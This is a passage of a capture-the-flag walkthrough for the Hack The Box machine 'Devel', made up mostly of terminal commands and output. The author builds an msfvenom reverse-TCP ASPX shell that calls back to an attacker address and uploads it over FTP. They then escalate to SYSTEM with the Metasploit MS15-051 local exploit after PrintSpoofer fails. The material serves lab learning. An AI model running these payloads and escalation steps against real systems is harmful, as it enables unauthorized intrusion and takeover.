└─$ msfvenom -p windows/shell/reverse_tcp LHOST=10.10.14.3 LPORT=4000 -f aspx > shell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2874 bytes
```

I now created a shell to gain access to the system.




```
ftp> put shell1.aspx
local: shell1.aspx remote: shell1.aspx
200 EPRT command successful.
125 Data connection already open; Transfer starting.
100% |***********************************************
226 Transfer complete.
2914 bytes sent in 00:00 (38.74 KiB/s)
```

# Priv Escalation



```
meterpreter > shell
Process 3772 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>
```




```
Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

I can use SeImpersonatePrivelege to escalate privilege.

By looking for a known exploit to use SeImpersonate I found PrintSpoofer


https://www.hackingarticles.in/windows-privilege-escalation-seimpersonateprivilege/

By following the following known method I was able to escalate.




```
meterpreter > upload /opt/tools/printspoofer/PrintSpoofer.exe
[*] Uploading  : /opt/tools/printspoofer/PrintSpoofer.exe -> PrintSpoofer.exe
[*] Uploaded 26.50 KiB of 26.50 KiB (100.0%): /opt/tools/printspoofer/PrintSpoofer.exe -> PrintSpoofer.exe
[*] Completed  : /opt/tools/printspoofer/PrintSpoofer.exe -> PrintSpoofer.exe
```

For some reason PrintSpoofer didn't work so I had to use exploit suggester from metasploit.



```
msf6 exploit(multi/handler) > use 9
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 post(multi/recon/local_exploit_suggester) > 
```




```
View the full module info with the info, or info -d command.

msf6 exploit(windows/local/ms15_051_client_copy_image) > set LHOST tun0
LHOST => 10.10.14.3
msf6 exploit(windows/local/ms15_051_client_copy_image) > set LPORT 4000
LPORT => 4000
msf6 exploit(windows/local/ms15_051_client_copy_image) > run

[-] Msf::OptionValidateError One or more options failed to validate: SESSION.
msf6 exploit(windows/local/ms15_051_client_copy_image) > set Session 1
Session => 1
msf6 exploit(windows/local/ms15_051_client_copy_image) > run

[*] Started reverse TCP handler on 10.10.14.3:4000
[*] Reflectively injecting the exploit DLL and executing it...
[*] Launching netsh to host the DLL...
[+] Process 3064 launched.
[*] Reflectively injecting the DLL into 3064...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (176198 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.3:4000 -> 10.10.10.5:49209) at 2024-11-02 22:59:06 -0400
```


This gave me a shell as NT authority which allowed me to complete the box.



```
 Directory of C:\Users\babis\Desktop

11/02/2022  03:54 ��    <DIR>          .
11/02/2022  03:54 ��    <DIR>          ..
03/11/2024  03:28 ��                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   4.691.820.544 bytes free

C:\Users\babis\Desktop>type user.txt
type user.txt
faf5f8bdf4da76c2d437c7e334cd5549
```



Congratulations kyocera2002!

You are player #35177 to have pwned Devel.